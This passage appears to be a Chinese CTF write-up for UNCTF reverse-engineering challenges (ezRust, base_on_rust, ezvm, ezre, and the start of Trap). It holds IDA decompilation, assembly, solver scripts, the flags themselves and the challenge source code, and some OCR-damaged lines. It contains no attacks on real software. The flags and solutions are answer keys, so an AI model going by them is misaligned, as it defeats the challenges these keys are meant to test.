    result = result || value == temp;
    result = !result;
    releaseLock();
    t->detach();
    delete t;
};
```

ezRust

预期解

这个我是当签到题来出的，但是真没想到过，这题会一早上0解

首先查字符串，这行字符串肯定99%的人都看到了



查找交叉引用后找到了这个函数

```
__int64 __fastcall sub_140001EF0(__int64 a1)
{
  __int64 v2; // [rsp+28h] [rbp-18h]
  __int64 v3; // [rsp+30h] [rbp-10h]

  v3 = a1;
  v2 = a1;
  sub_140007280(a1);
  sub_1400072D0(v3, "unctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "nctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "ctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "tf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "f{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "unctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "tf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "moreaey_than_YLB'Platform}No enough args!\n", 4i64);
  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "aey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "f{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "ey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "tf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "y_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "_than_YLB'Platform}No enough args!\n", 6i64);
  sub_1400072D0(v3, "YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "LB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "B'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
  sub_1400072D0(v3, "Platform}No enough args!\n", 8i64);
  sub_1400072D0(v3, "}No enough args!\n", 1i64);
  return v2;
}
```

很迷?首先得明确一个事情，zero-mark风格并不是所有变成语言的唯一字符串风格。

rust的字符串风格是指针+长度，详情见这篇文章：

http://dreamstalker.cn/index.php/2020/11/02/rust_stack/

所以说，flag已经看到你了。

```
4   __int64 v3; // [rsp+30h] [rbp-10h]
5
6   v3 = a1;
7   v2 = a1;
8   sub_140007280(a1);
9   sub_1400072D0(v3, "uctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
10  sub_1400072D0(v3, "ctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
11  sub_1400072D0(v3, "tf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
12  sub_1400072D0(v3, "f{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
13  sub_1400072D0(v3, "{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
14  sub_1400072D0(v3, "Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
15  sub_1400072D0(v3, "uctf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
16  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
17  sub_1400072D0(v3, "tf{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
18  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
19  sub_1400072D0(v3, "more___than_YLB'Platform}No enough args!\n", 4i64);
20  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
21  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
22  sub_1400072D0(v3, "ay_than_YLB'Platform}No enough args!\n", 1i64);
23  sub_1400072D0(v3, "fRs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
24  sub_1400072D0(v3, "y_than_YLB'Platform}No enough args!\n", 1i64);
25  sub_1400072D0(v3, "t{Rs_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
26  sub_1400072D0(v3, "than_YLB'Platform}No enough args!\n", 1i64);
27  sub_1400072D0(v3, "_than_YLB'Platform}No enough args!\n", 6i64);
28  sub_1400072D0(v3, "YLB'Platform}No enough args!\n", 1i64);
29  sub_1400072D0(v3, "LB'Platform}No enough args!\n", 1i64);
30  sub_1400072D0(v3, "B'Platform}No enough args!\n", 1i64);
31  sub_1400072D0(v3, "'Platform}No enough args!\n", 1i64);
32  sub_1400072D0(v3, "s_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
33  sub_1400072D0(v3, "_moreaey_than_YLB'Platform}No enough args!\n", 1i64);
34  sub_1400072D0(v3, "Platform}No enough args!\n", 8i64);
35  sub_1400072D0(v3, "}No enough args!\n", 1i64);
36  return v2;
37}
```

程序检测流程

逆向程序流程并不是我的预期解，因为这个确实比较复杂冗长。

先说说程序的逻辑

这个程序需要接受两个控制台参数： `./ezRsut.exe arg1 arg2`

然后检测， `arg1 == "YLBNB , arg2 == "RUSTPROGRAMING"`

如果arg1和arg2等于这两个字符串，程序就会输出flag给挑战者

```
v3 = sub_140007380();
sub_1400072D0(&v14, v3, v4);
v6 = sub_1400073C0((__int64)&v12, &off_140024420);
if ( v6 & 1 )
  v20 = sub_1400073C0((__int64)&v14, &off_140024440) & 1;
else
  v20 = 0;
if ( v20 & 1 )
{
  sub_140006130((__int64)&v21);
```

rust的strcmp

base_on_rust

这个题没啥好说的，纯算法题，难度对于新生确实高了些，出题人背锅

首先初始化了base64，base32和base16的表

```
__int64 v14; // [rsp+70h] [rbp-10h]
__int64 v15; // [rsp+78h] [rbp-8h]

v15 = -2i64;
v5 = a1;
v4 = a1;
sub_140004810(
  &v3 + 6,
  "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567890+/=ABCDEFGHIJKL
  66i64);
sub_140004810(&v9, "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567=0123456789ABCDEFsrc\\main.rs"
sub_140004810(&v12, "0123456789ABCDEFsrc\\main.rs", 16i64);
v1 = v5;
*v5 = v6;
```

然后进行了三次编码

PLAINTEXT 复制


```
usrInput = base16(usrInput)
usrInput = base32(usrInput)
usrInput = base64(usrInput)
```

反过来进行编码就行了

base16：

```
v10 = v4;
v9 = sub_14000ABC0(v13, v14);
while ( v16 < v9 )
{
  if ( v16 >= v14 )
    sub_1400216E0(v16, v14, &off_140028408);
  v8 = *(_BYTE *)(v13 + v16) >> 4;
  if ( v8 >= v11 )
    sub_1400216E0(v8, v11, &off_140028420);
  sub_140004690(v15, *(unsigned __int8 *)(v10 + v8));
  if ( v16 >= v14 )
    sub_1400216E0(v16, v14, &off_140028438);
  v7 = *(_BYTE *)(v13 + v16) & 0xF;
  if ( v7 >= v11 )
    sub_1400216E0(v7, v11, &off_140028450);
  sub_140004690(v15, *(unsigned __int8 *)(v10 + v7));
  if ( v16 == -1i64 )
    sub_140021690("attempt to add with overflow", 28i64, &off_140028468);
  ++v16;
}
```

base32：


ular function Instruction Data Unexplored External symbol Lumina function
IDA V··· Pseudoc··· Hex V··· Struc··· Enums Im··· Ex···
112 sub_1400216E0(v33, v39, &off_1400284E8);
113 v32 = v44 + 2;
114 if (v44 >= 0xFFFFFFFFFFFFFFFEui64)
115 sub_140021690("attempt to add with overflow", 28i64, &off_140028500);
116 if (v32 >= v39)
117 sub_1400216E0(v32, v39, &off_140028518);
118 v31 = v44 + 3;
119 if (v44 >= 0xFFFFFFFFFFFFFFFDui64)
120 sub_140021690("attempt to add with overflow", 28i64, &off_140028530);
121 if (v31 >= v39)
122 sub_1400216E0(v31, v39, &off_140028548);
123 v30 = v44 + 4;
124 if (v44 >= 0xFFFFFFFFFFFFFFFCui64)
125 sub_140021690("attempt to add with overflow", 28i64, &off_140028560);
126 if (v30 >= v39)
127 sub_1400216E0(v30, v39, &off_140028578);
128 v72 = *(unsigned __int8 *)(v38 + v30) | ((unsigned __int64)*(unsigned __int8 *)(
129 v29 = v72;
130 v28 = (v72 >> 35) & 0x1F;
131 if (v28 >= v36)
132 sub_1400216E0(v28, v36, &off_140028590);
133 sub_140004690(&v41, *(unsigned __int8 *)(v35 + v28));
134 v27 = (v29 >> 30) & 0x1F;
135 if (v27 >= v36)
136 sub_1400216E0(v27, v36, &off_1400285A8);
137 sub_140004690(&v41, *(unsigned __int8 *)(v35 + v27));
138 v26 = (v29 >> 25) & 0x1F;
139 if (v26 >= v36)
140 sub_1400216E0(v26, v36, &off_1400285C0);
141 sub_140004690(&v41, *(unsigned __int8 *)(v35 + v26));
142 v25 = (v29 >> 20) & 0x1F;
143 if (v25 >= v36)
144 sub_1400216E0(v25, v36, &off_1400285D8);
145 sub_140004690(&v41, *(unsigned __int8 *)(v35 + v25));
146 v24 = (v29 >> 15) & 0x1F;
147 if (v24 >= v36)
148 sub_1400216E0(v24, v36, &off_1400285F0);

base64:

```
82    if ( v18 >= v27 )
83      sub_1400216E0(v18, v27, &off_140028860);
84    v6 = *(unsigned __int8 *)(v26 + v18);
85    v17 = v6 + v19;
86    if ( __CFADD__(v6, v19) )
87      sub_140021690("attempt to add with overflow", 28i64, &off_14002887
88    v42 = v17;
89    v16 = (unsigned __int64)v17 >> 18;
90    if ( v16 >= v24 )
91      sub_1400216E0(v16, v24, &off_140028890);
92    sub_140004690(&v29, *(unsigned __int8 *)(v23 + v16));
93    v15 = ((unsigned __int64)v17 >> 12) & 0x3F;
94    if ( v15 >= v24 )
95      sub_1400216E0(v15, v24, &off_1400288A8);
96    sub_140004690(&v29, *(unsigned __int8 *)(v23 + v15));
97    v14 = ((unsigned __int64)v17 >> 6) & 0x3F;
98    if ( v14 >= v24 )
99      sub_1400216E0(v14, v24, &off_1400288C0);
100   sub_140004690(&v29, *(unsigned __int8 *)(v23 + v14));
101   v13 = v17 & 0x3F;
102   if ( v13 >= v24 )
103     sub_1400216E0(v13, v24, &off_1400288D8);
104   sub_140004690(&v29, *(unsigned __int8 *)(v23 + v13));
105   if ( v32 >= 0xFFFFFFFFFFFFFFFDui64 )
```

ezvm

- 初始化

a4[0] a4[1] a4[2] ：r0、r1、r2 三个寄存器

a4[4] unk_404080：opcode（eip）

v5：栈 (stack)

```
__int64 __fastcall sub_4016E0(size_t a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 v4; // rbx
  _WORD *v5; // rax
  _WORD *v6; // rdi
  __int64 result; // rax

  v4 = a4;
  *(_DWORD *)a4 = 0;
  *(_DWORD *)(a4 + 4) = 0;
  *(_DWORD *)(a4 + 8) = 0;
  *(_QWORD *)(a4 + 16) = &unk_404080;
  v5 = malloc(a1);
  *(_QWORD *)(v4 + 24) = v5;
  memset(v5, 0, 0x510uLL);
  v6 = v5 + 648;
  result = 0LL;
  *v6 = 0;
  return result;
}
```

函数执行

```
v5 = (unsigned __int8 *)*((_QWORD *)a4 + 2);
while ( 1 )
{
  result = *v5;
  if ( (_BYTE)result == 0xF9u )
    return result;
LABEL_3:
  switch ( (_BYTE)result + 16 )
  {
    case 0:
```

- 0xF9 退出
- 0xF0 对比

```
PLAIN 复制
1 if r2==[opcode+1] r0=0
2 else if r2<[opcode+1] r0=1
3 else r0=2
```

0xF1 2： stack[r2] = r0

5： r0 = stack[r2]

6： r1 = [opcode+2]

7： r2 = [opcode+2]

0xF3 加法的逻辑运算

0xF4

PLAIN 复制

```
1 if (r0 == 1)
2     eip -= [opcode + 1]
3 else
4     eip += 2;
```

0xF7 读取21位字符存放在stack 0xF8 快指数算法实现 r0 = pow (r0,7) mod 187

判断函数

```
while ( byte_404040[v5] == *(_BYTE *)(v8 + v5) )
{
  if ( ++v5 == 21 )
  {
    puts(*(const char **)&argc);
    return 0;
  }
}
puts(*(const char **)&argc);
return 0;
```

opcode和操作后的字符串

```
.data:0000000000404040 byte_404040     db 96h, 30h, 90h, 6Ah, 9Fh, 36h, 27h, 74h, 0B3h, 31h, 9Dh
.data:0000000000404040                                         ; DATA XREF: main+29↑o
.data:0000000000404040                 db 5Fh, 8Eh, 5Fh, 11h, 61h, 9Dh, 79h, 27h, 76h, 83h, 2Bh dup(0)
.data:0000000000404080 unk_404080      db 0F7h                 ; DATA XREF: sub_4016E0+6↑o
.data:0000000000404081                 db 0F1h
.data:0000000000404082                 db    6
.data:0000000000404083                 db    3
.data:0000000000404084                 db 0F1h
.data:0000000000404085                 db    7
.data:0000000000404086                 db    0
.data:0000000000404087                 db 0F1h
.data:0000000000404088                 db    5
.data:0000000000404089                 db    0
.data:000000000040408A                 db 0F8h
.data:000000000040408B                 db 0F1h
.data:000000000040408C                 db    2
.data:000000000040408D                 db    0
.data:000000000040408E                 db 0F0h
.data:000000000040408F                 db  14h
.data:0000000000404090                 db 0F3h
.data:0000000000404091                 db    2
.data:0000000000404092                 db 0F4h
.data:0000000000404093                 db  0Bh
.data:0000000000404094                 db 0F9h
```

整个设计就是读取21位的字符串，每隔两位加密。其中快指数可能看不出来，动调一下就好，就是pow（m，7）mod 187。emmm，是个rsa。

脚本：

PLAIN 复制

```
enflag = [150, 48, 144, 106, 159, 54, 39, 116, 179, 49, 157, 95, 142, 95, 17, 97, 157, 121, 39, 118
flag = ""
for i in range(len(enflag)):
    if i%2 == 0:
        flag+=chr(pow(enflag[i],23,187))
    else:
        flag+=chr(enflag[i])
print flag
##90dj06_th1s_A_3asy_vm
```

其实通过动调发现是每隔两位加密，爆破也是可以的。

ezre

加减乘除 位运算实现

flag: `unctf{MB_math_is_so_easy}`


本题的主要考点其实就是加减乘除以及位运算和比较的其他表现形式，这里其实是参考看雪去年的一道逆向题，采用与非实现所有的运算，这里也是采用这个思想去实现的，因为代码在编写的时候符号会给提示，所以编译时就把符号表给去了，避免太简单，让新生师傅们吐槽，（毕竟老卑微逆向菜鸡了）代码已经在底下了，可以看看。


这题主要做的方法如下（菜鸡的自我认知）：

根据IDA字符查找确定main函数：

```
.text:080484AA                align 10h
.text:080484B0
.text:080484B0 loc_80484B0:                            ; DATA XREF: start+17↓o
.text:080484B0 ; __unwind {                            ; main func
.text:080484B0                lea     ecx, [esp+4]
.text:080484B4                and     esp, 0FFFFFFF0h
.text:080484B7                push    dword ptr [ecx-4]
.text:080484BA                push    ebp
.text:080484BB                mov     ebp, esp
.text:080484BD                push    edi
.text:080484BE                push    esi
.text:080484BF                push    ebx
.text:080484C0                push    ecx
.text:080484C1                lea     edi, [ebp-480h]
.text:080484C7                sub     esp, 4E8h
.text:080484CD                mov     eax, large gs:14h
.text:080484D3                mov     [ebp-1Ch], eax
.text:080484D6                xor     eax, eax
.text:080484D8                call    sub_80490E0
.text:080484DD                xor     eax, eax
.text:080484DF                mov     ecx, 19h
.text:080484E4                sub     esp, 8
.text:080484E7                rep stosd
.text:080484E9                lea     edi, [ebp-4E4h]
.text:080484EF                mov     ecx, 19h
.text:080484F4                mov     dword ptr [ebp-480h], 8Dh
.text:080484FE                mov     dword ptr [ebp-47Ch], 63h
.text:08048508                mov     dword ptr [ebp-478h], 0B1h
.text:08048512                mov     dword ptr [ebp-474h], 0C9h
.text:0804851C                mov     dword ptr [ebp-470h], 0A1h
.text:08048526                mov     dword ptr [ebp-46Ch], 0CDh
.text:08048530                mov     dword ptr [ebp-468h], 0B1h
.text:0804853A                mov     dword ptr [ebp-464h], 0B1h
.text:08048544                mov     dword ptr [ebp-460h], 0CBh
.text:0804854e                rep stosd
.text:08048550                lea     edi, [ebp-41Ch]
.text:08048556                mov     ecx, 100h
.text:0804855b                mov     dword ptr [ebp-45Ch], 33h
.text:08048565                mov     dword ptr [ebp-458h], 3Eh
.text:0804856F                mov     dword ptr [ebp-454h], 21h
```

然后因为采用了编译优化，所以IDA就不能反编译了，所以可以修一下，也可以硬看汇编





大致可以理出来很多式子，当把所有的处理语句整理出来就能得到本题的大致思路其实就是求flag对折后形成二维坐标点，然后求水平或者竖直入射到y=-x+128上的法线对称线的相应对称点，emmm 然后分两种情况一个是点在线下一个点在线上，因为对称点和初始点肯定在一边，所以很容易就求出来相应的表达式。

x'=-y+128

y'=2y+x-128

x'=x

y'=y

x'=2x+y-128

y'=-x+128

这里的话，根据给的数据就很容易求出flag了。

以下为代码：

PLAIN 复制

```
int nots(int x){
    int data=~(x & x);
    return data;
}
int ands(int x,int y)
{
    int data=~(~(x&y));
    return data;
}
int xors(int x,int y)
{
    int a=~(x&y);
    int b=~(~x&~y);
    int c=~(a&b);
    return ~c;
}
##define POPULATE_RIGHT(X) \
    X |= X >>1; \
    X |= X >>2; \
    X |= X >>4; \
    X |= X >>8; \
    X |= X >>16;
##define REPLICATE_LSB(X) \
    X |= X <<1; \
    X |= X <<2; \
    X |= X <<4; \
    X |= X <<8; \
    X |= X <<16;
##define SELECT(COND,A,B) ((COND) & (A)) | (~(COND)&(B))
int compare(uint32_t a,uint32_t b) {
    uint32_t diff = xors(a,b);
    POPULATE_RIGHT(diff);
```

```
    uint32_t greate = ands(a,xors(diff,diff>>1));
    POPULATE_RIGHT(greate);
    REPLICATE_LSB(greate);
    uint32_t non_zero = ands(diff,1);
    REPLICATE_LSB(non_zero);
    return SELECT(non_zero,SELECT(greate,1,-1),0);
}
int add(int num1,int num2)
{
    return num2?add(xors(num1,num2),ands(num1,num2)<<1):num1;
}
int sub(int a,int b)
{
    return add(a,add(nots(b),1));
}
int mul(int a,int b)
{
    int multiplicand = a<0?add(nots(a),1):a;
    int multiplier = b<0?add(nots(b),1):b;
    int product = 0;
    while(multiplier>0){
        if(ands(multiplier,0x1)>0){
            product=add(product,multiplicand);
        }
        multiplicand=multiplicand<<1;
        multiplier=multiplier>>1;
    }
    if(xors(a,b)<0){
        product=add(nots(product),1);
    }
    return product;
}
int divs(int dividend,int divisor)
{
    int flag=1;
```

```
    if(compare(xors(dividend,divisor),0))
        flag=0;
    int x = (dividend<0) ? add(nots(dividend),1):dividend;
    int y = (divisor<0) ? add(nots(divisor),1):divisor;
    int ans=0;
    int i=31;
   while(i>=0){
        if((x>>i)>=y){
            ans = add(ans,(i<<i));
            x=sub(x,(y<<i));
        }
        i=sub(i,1);
   }
   if(flag){
        return add(nots(ans),1);
   }
   return ans;
}
int main()
{
    char flag[1024];
    int check[25];
    int realflag[25]={141,99,177,201,161,205,177,177,203,51,62,33,19,31,12,24,33,23};
    memset(check,0,sizeof(check));
    memset(flag,0,sizeof(flag));
    printf("please input your flag:");
    scanf("%s",flag);
    if(strlen(flag)!=18){
        puts("wrong!");
        exit(-1);
   }
    for (int i=0;i<9;i++) {
        int x=flag[i];
        int y=flag[add(strlen(flag)/2,i)];
        if(y<add(mul(-1,x),128)){
            check[i]=add(mul(-1,y),128);
```

```
            check[add(strlen(flag)/2,i)]=sub(add(mul(2,y),x),128);
        }else if (y==add(mul(-1,x),128))
        {
            check[i]=(x);
            check[add(strlen(flag)/2,i)]=(y);
        }else{
            check[i]=sub(add(mul(2,x),y),128);
            check[add(strlen(flag)/2,i)]=add(mul(-1,x),128);
        }
    }
     for(int i=0;i<18;i++) {
         if(compare(realflag[i],check[i])!=0) {
            printf("you are not a hacker!\n");
            exit(-1);
        }
    }
     printf("flag is so good!\n");
     return 0;
}
```

Trap

main函数:

C 复制

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3    char v3; // r12
4    FILE *s; // ST10_8
5    FILE *v5; // rbx
6    char *v6; // rax
7    void (__fastcall *v7)(__int16 *, char *); // ST20_8
